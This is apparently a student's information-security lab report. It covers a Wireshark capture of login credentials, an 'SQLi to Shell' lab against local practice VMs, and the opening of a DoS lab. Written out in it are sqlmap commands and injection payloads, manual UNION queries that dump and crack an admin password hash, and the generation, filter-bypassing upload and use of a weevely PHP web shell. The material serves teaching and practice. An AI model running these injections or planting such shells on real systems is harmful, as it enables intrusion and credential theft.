00c0 21 28 46 69 72 65 66 6f	/2010010 1 Firefox
00d0 78 2f 37 36 2e 30 6d 6a	x/76.0-. Acce
00e0 41 63 63 65 78 74 3a 28	pt; text/html; applic
00f0 65 67 78 74 6d 62 26 61	60 69 63 67 69 63
0100 61 74 69 6f 5e 2f 78 68	text/html; applica
0110 64 69 66 26 78 6d 6c 62	tion/xm l+xml;
0120 71 3d 38 2e 39 20 69 6d	appli cat ion/xml;
70 67 65 2f 77 65 62 78	q=0.9, im age/webp
71 3d 38 2e 39 20 69 6d	, //;q=0.8-.Acce
72 28 3f 2a 5b 71 3d 39 2e	pt; langu age: en-
73 38 6d 6a 41 63 63 65	
74 67 65 3a 20 65 66 2d	

In the second window we need to right click it and select follow

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools	Expand Subtrees
	Collapse Subtrees
	Expand All
	Collapse All
No Time Source Destination Protocol Length Info	Apply as Column Ctrl+Shift+I
9553 2022-02-24 11:07:06.2500184... 192.168.0.111 192.168.0.140	Apply as Filter
9561 2022-02-24 11:07:06.2616267... 192.168.0.140	Prepare as Filter
9563 2022-02-24 11:07:06.2646040... 192.168.0.111	Conversation Filter
9570 2022-02-24 11:07:06.2735946... 192.168.0.140	Colorize with Filter
9611 2022-02-24 11:07:06.3197749... 192.168.0.111	Follow
9615 2022-02-24 11:07:06.3205781... 192.168.0.140	Copy
9617 2022-02-24 11:07:06.3207512... 192.168.0.111	Show Packet Bytes... Ctrl+Shift+O
9618 2022-02-24 11:07:06.3215760... 192.168.0.140	Export Packet Bytes... Ctrl+Shift+X
9620 2022-02-24 11:07:06.3217102... 192.168.0.111	Wiki Protocol Page
9625 2022-02-24 11:07:06.3224283... 192.168.0.140	Filter Field Reference
9629 2022-02-24 11:07:06.3363133... 192.168.0.111	Protocol Preferences
9630 2022-02-24 11:07:06.3374579... 192.168.0.140	Decode As... Ctrl+Shift+U
53263 2022-02-24 11:09:11.5944068... 192.168.0.191	Go to Linked Packet
Frame 9553: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits) on interface eth0, id 0	Show Linked Packet in New Window
Ethernet II, Src: PcsCompu_24:a0:35 (08:00:27:24:a0:35), Dst: PcsCompu_0b:6b:fe (08:00:27:0b:6b:fe)	
Internet Protocol Version 4, Src: 192.168.0.111, Dst: 192.168.0.140	
Transmission Control Protocol, Src Port: 38200, Dst Port: 8	
HyperText Transfer Protocol	
HTML Form URL Encoded: application/x-www-form-urlencoded	

Then select the tcp stream

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.0.140
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://192.168.0.140
Connection: keep-alive
Referer: http://192.168.0.140/dvwa/login.php
Cookie: security=high; PHPSESSID=26e7a47a5add1d3fa6e7e93b687744f1
Upgrade-Insecure-Requests: 1

username=admin&password=password&Login=LoginHTTP/1.1 302 Found
Date: Thu, 24 Feb 2022 11:07:10 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

GET /dvwa/index.php HTTP/1.1
Host: 192.168.0.140
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.140/dvwa/login.php
Connection: keep-alive
Cookie: security=high; PHPSESSID=26e7a47a5add1d3fa6e7e93b687744f1
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 24 Feb 2022 11:07:10 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
4 client pkts, 5 served pkts, 7 turns.
```

Entire conversation (12kB) Show data as ASCII Stream 71

This gives us access to the login credentials of the webpage which we've opened

Result:

We have successfully performed various types of Man in the Middle Attack

LAB 7

SQLI to Shell

AIM:

To analyze and perform SQL injection in PHP based website using Kali Linux

SOFTWARE REQUIRED:

Oracle VM VirtualBox, Kali Linux, Ubuntu Machine, Metasploitable2

IMPLEMENTATION:

1. Open Shell and find IP address

ifconfig

```
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:f3:a5:8e
          inet addr:192.168.29.174 Bcast:192.168.29.255 Mask:255.255.255.0
          inet6 addr: 2405:201:e006:6956:a00:27ff:fef3:a58e/64 Scope:Global
            inet6 addr: fe80::a00:27ff:fef3:a58e/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:51 errors:0 dropped:0 overruns:0 frame:0
              TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:9444 (9.2 KIB)  TX bytes:1132 (1.1 KIB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:8 errors:0 dropped:0 overruns:0 frame:0
            TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:528 (528.0 B)  TX bytes:528 (528.0 B)

user@debian:~$ _
```

2. Start nmap

```
nmap 192.168.29.174
```

```
(kali㉿kali)-[~]
$ nmap 192.168.29.174
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-14 23:01 IST
Nmap scan report for 192.168.29.174
Host is up (0.00030s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

3. Find the database using sqlmap

```
sqlmap -u 192.168.29.174/cat.php?id=1
```

```
(kali㉿kali)-[~]
$ sqlmap -u 192.168.29.174/cat.php?id=1
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:03:14 /2022-03-14/
[23:03:14] [INFO] testing connection to the target URL
[23:03:14] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:03:14] [INFO] testing if the target URL content is stable
[23:03:15] [INFO] target URL content is stable
[23:03:15] [INFO] testing if GET parameter 'id' is dynamic
[23:03:15] [INFO] GET parameter 'id' appears to be dynamic
[23:03:15] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[23:03:15] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[23:03:15] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
```

```
[23:03:34] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 48 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 4600=4600

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1 AND (SELECT 7674 FROM(SELECT COUNT(*),CONCAT(0x7178717071,(SELECT (ELT(7674=7674,1))),0x717a7a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 5991 FROM (SELECT(SLEEP(5)))PCbz)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7178717071,0x6e4d6479756b4e744a714f556f7752655a724e7a4c734a725a787445434d444d55414a627976557a,0x717a7a7671),NULL,NULL-- -

[23:03:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
[23:03:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.29.174'

[*] ending @ 23:03:50 /2022-03-14/
```

4. `sqlmap -u 192.168.29.174/cat.php?id=1 -dbs`

Displays the database present in the URL

```
[kali㉿kali)-[~]
$ sqlmap -u 192.168.29.174/cat.php?id=1 -dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:07:47 /2022-03-14/

[23:07:47] [INFO] resuming back-end DBMS 'mysql'
[23:07:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 4600=4600

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7674 FROM(SELECT COUNT(*),CONCAT(0x7178717071,(SELECT (ELT(7674=7674,1))),0x717a7a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
```

```
---  
[23:07:47] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian 6 (squeeze)  
web application technology: PHP 5.3.3, Apache 2.2.16  
back-end DBMS: MySQL >= 5.0  
[23:07:47] [INFO] fetching database names  
available databases [2]:  
[*] information_schema  
[*] photoblog  
  
[23:07:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/1  
92.168.29.174'  
  
[*] ending @ 23:07:47 /2022-03-14/
```

5. `sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog -tables`

Retrieves the tables present in the photoblog database

```
(kali㉿kali)-[~]
$ sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:09:27 /2022-03-14/

[23:09:27] [INFO] resuming back-end DBMS 'mysql'
[23:09:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 4600=4600

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1 AND (SELECT 7674 FROM(SELECT COUNT(*),CONCAT(0x7178717071,(SELECT (ELT(7674=7674
,1))),0x717a7a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 5991 FROM (SELECT(SLEEP(5)))PCbz)


```

```
[23:09:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL >= 5.0
[23:09:27] [INFO] fetching tables for database: 'photoblog'
Database: photoblog
[3 tables]
+-----+
| categories |
| pictures   |
| users      |
+-----+

[23:09:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.29.174'

[*] ending @ 23:09:28 /2022-03-14/
```

6. *sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog -T users -columns*

```

(kali㉿kali)-[~]
$ sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog -T users --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:11:13 /2022-03-14/

[23:11:13] [INFO] resuming back-end DBMS 'mysql'
[23:11:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 4600=4600

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1 AND (SELECT 7674 FROM(SELECT COUNT(*),CONCAT(0x7178717071,(SELECT (ELT(7674=7674,1))),0x717a7a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 5991 FROM (SELECT(SLEEP(5)))PCbZ)


```

```

[23:11:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
[23:11:13] [INFO] fetching columns for table 'users' in database 'photoblog'
Database: photoblog
Table: users
[3 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| id    | mediumint(9) |
| login | varchar(50)  |
| password | varchar(50)  |
+-----+-----+
[23:11:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.29.174'
[*] ending @ 23:11:13 /2022-03-14/

```

7. *sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog users --columns*
Retrieves the column details from the users table

```
(kali㉿kali)-[~]
└─$ sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog users --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
[!] It is the end user's responsibility to obey all applicable local, state and federal laws.
[!] Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:14:15 /2022-03-14/

[23:14:15] [INFO] resuming back-end DBMS 'mysql'
[23:14:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 4600=4600

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1 AND (SELECT 7674 FROM(SELECT COUNT(*),CONCAT(0x7178717071,(SELECT (ELT(7674=7674,1))),0x717a7a7671,FL00R(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 5991 FROM (SELECT(SLEEP(5)))PChZ)
```

```
[23:14:15] [INFO] fetching columns for table 'categories' in database 'photoblog'
[23:14:15] [INFO] fetching columns for table 'users' in database 'photoblog'
Database: photoblog
Table: pictures
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cat    | mediumint(9) |
| id     | mediumint(9) |
| img    | varchar(50)  |
| title  | varchar(50)  |
+-----+-----+
Database: photoblog
Table: categories
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id     | mediumint(9) |
| title  | varchar(50)  |
+-----+-----+
Database: photoblog
Table: users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id     | mediumint(9) |
| login  | varchar(50)  |
| password | varchar(50) |
+-----+-----+
[23:14:15] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.29.174'
```

8. *sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog users -C id,login,password --dump*


Retrieves the password for the corresponding username

```
(kali㉿kali)-[~]
$ sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog users -C id,login,password --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:17:13 /2022-03-14/
[23:17:13] [INFO] resuming back-end DBMS 'mysql'
[23:17:13] [INFO] testing connection to the target URL
```

```
[23:17:28] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[23:17:33] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[23:17:33] [INFO] starting 2 processes
[23:17:52] [INFO] cracked password 'P4ssw0rd' for user 'admin'
Database: photoblog
Table: users
[1 entry]
+-----+
| id | login | password          |
+-----+
| 1  | admin  | 8efe310f9ab3efae8d410a8e0166eb2 (P4ssw0rd) |
+-----+
```


9. Enter the IP address on browser and login using the password obtained



Login

Login Box

Login	admin
Password	*****
<input type="button" value="Login"/>	



Administration of my Awesome Photoblog

Hacker	delete
Ruby	delete
Cthulhu	delete

Add a new picture

[Home](#) | [Manage pictures](#) | [New picture](#) | [Logout](#)

10. *weevely generate shelltest shell.php*

Generates a php file with the specified password

```
(kali㉿kali)-[~]
$ weevely generate shelltest shell.php
Generated 'shell.php' with password 'shelltest' of 771 byte size.
```

11. Add new photo by selecting the shell.php

Administration of my Awesome Photoblog

Title:

File:

[Home](#) | [Manage pictures](#) | [New pict](#)

Administration of my Awesome Photoblog

NO PHP!!

[Home](#) | [Manage pictures](#) | [New pict](#)

12. mv shell.php shell.pHp

```
(kali㉿kali)-[~]
$ mv shell.php shell.pHp
              ^-----^
```

13. Add the new file in the browser

Administration of my Awesome Photoblog


INSERT INTO pictures (title, img, cat) VALUES ('Webshell2','shell.pHp','1')

[Home](#) | [Manage pictures](#) | [New pict](#)

Hacker	delete
Ruby	delete
Cthulhu	delete
Webshell2	delete

[Add a new picture](#)

14. Replace /uploads after admin and enter in browser



Index of /admin/uploads

Name	Last modified	Size	Description
Parent Directory		-	
cthulhu.png	20-Sep-2012 23:51	27K	
hacker.png	20-Sep-2012 23:51	24K	
ruby.jpg	20-Sep-2012 23:51	11K	
shell.php	14-Mar-2022 18:00	771	

Apache/2.2.16 (Debian) Server at 192.168.29.174 Port 80

Click shell.php and copy the URL

15. weevvely <http://192.168.29.174/admin/uploads/shell.php> shelltest

Obtains a reverse connection

```
(kali㉿kali)-[~]
$ weevvely http://192.168.29.174/admin/uploads/shell.php shelltest
[+] weevvely 4.0.1
[+] Target:      192.168.29.174
[+] Session:     /home/kali/.weevvely/sessions/192.168.29.174/shell_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevvely> 
```

```
weevvely> ls
cthulhu.png
hacker.png
ruby.jpg
shell.php
```

16. Enter the Shell IP address and click test in the homepage

Index of /admin/uploads x My awesome Photoblog x +
← → C ⌘ ⌘ ① 192.168.29.174/cat.php?id=1 ... ⌂ ⌂ ⌂ ⌂ ⌂ ⌂ ⌂

My Awesome Photoblog

[Home](#) | [test](#) | [ruxcon](#) | [2010](#) | [All pix](#)

picture: ruby



picture: cthulhu



17. Append the URL with ‘order by 1’ and keep on increasing until an error appears

← → C ⌘ ⌘ ① 192.168.29.174/cat.php?id=1 order by 1 ... ⌂ ⌂ ⌂ ⌂ ⌂ ⌂ ⌂


My Awesome Photoblog

[Home](#) | [test](#) | [ruxcon](#) | [2010](#) | [All pix](#)


picture: ruby



A screenshot of a web browser window. The address bar shows the URL '192.168.29.174/cat.php?id=1 order by 2'. The main content area has a large title 'My Awesome Photoblog'. Below it are two entries: 'picture: cthulhu' followed by a green cartoon octopus illustration, and 'picture: ruby' followed by the Ruby logo. The browser interface includes standard navigation buttons (back, forward, search) and a toolbar with icons for refresh, stop, and other functions.



picture: cthulhu



My Awesome Photoblog

[Home](#) | [test](#) | [ruxcon](#) | [2010](#) | [All pict](#)

Unknown column 'S' in 'order clause'

No Copyright

18. Replace 'order by 1' with 'union select 1,2,3,4'

A screenshot of a web browser window. The address bar shows the URL: 192.168.29.174/cat.php?id=1 union select 1,2,3,4. The main content area displays the title "My Awesome Photoblog" and a navigation menu with links: Home | test | ruxcon | 2010 | All pictures | Admin. Below the title, there are two image thumbnails. The first thumbnail is labeled "picture: ruby" and features a logo with the words "Ruby" in red on a white background and "Hacker" in white on a black background. The second thumbnail is labeled "picture: cthulhu" and features a green cartoon illustration of a Cthulhu-like creature with tentacles.

A screenshot of a web browser displaying a Ruby on Rails application. The title bar shows the URL: 192.168.29.174/cat.php?id=1 union select 1,0,0@version_3,4. The page content includes:

- picture: cthulhu**: An image of a green cartoon octopus with tentacles raised, set against a white background.
- picture: webshell2**: A link labeled "Webshell2".
- picture: 5.1.63-0+squeeze1**: A link labeled "5.1.63-0+squeeze1".

The footer of the page contains the text "No Copyright".

20. Replace '@@version' with 'user()'.

The screenshot shows a web browser window with the URL `192.168.29.174/cat.php?id=1 union select 1,user(),3,4`. The page title is "Ruby Hacker". Below the title, there is a link labeled "picture: cthulhu" which points to a green cartoon octopus image. Another link labeled "picture: webshell2" leads to a section titled "Webshell2" containing the text "pentesterlab@localhost". A third link labeled "picture: pentesterlab@localhost" also points to the same "Webshell2" section. At the bottom of the page, there is a "No Copyright" notice.

21. Replace the 'user()' with 'table_name' and append the URL with 'from information_schema.tables' to find the tables present in the information_schema database

The screenshot shows a web browser window with the URL `192.168.29.174/cat.php?id=1 union select 1,table_name,3,4 from information_schema.tables`. The page lists several tables from the information_schema database:

- picture: collation_character_set_applicability
- picture: columns
- picture: column_privileges
- picture: engines
- picture: events
- picture: files
- picture: global_status

22. Replace the 'table_name' with 'column_name' and 'schema.tables' with 'schema.columns' and append the URL with 'where table_name='user'' to find the columns present in the users table

picture: cthulhu



picture: id

id

picture: login

login

picture: password

password

No Copyright

23. Replace the 'column_name' with 'concat(id,0x3a,login,0x3a,password)' and replace to 'from users'



picture: cthulhu



picture: 1:admin:8efe310f9ab3efeae8d410a8e0166eb2

1:admin:8efe310f9ab3efeae8d410a8e0166eb2

24. Decode the hash code

The screenshot shows the CrackStation website's password cracking interface. A single MD5 hash, `Befe310f9ab3efea8d410a8e0166eb2`, is entered into the main input field. Below the input field is a reCAPTCHA verification box. A table displays the cracked result: the hash `Befe310f9ab3efea8d410a8e0166eb2` is identified as an MD5 hash with the cracked password `P4ssw8rd`. The page also includes a note about supported hash types and color-coded legend for results.

Hash	Type	Result
<code>Befe310f9ab3efea8d410a8e0166eb2</code>	MD5	P4ssw8rd

Color Codes: Exact Exact match, Partial Partial match, Not found.

Result:

Thus, we have successfully implemented SQLi to Shell using php website using Shell and Kali machine.

Course: Information Security Management

Date: 10-03-2022

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 8

Proxy Servers (Static, Dynamic, Random), Ddos Attack


RESULTS AND DISCUSSION

DOS ATTACK

What we will be using for this task:

- Kali VM
- Metasploit in Kali VM
- Windows 7 VM as the target

IP Address of Kali VM



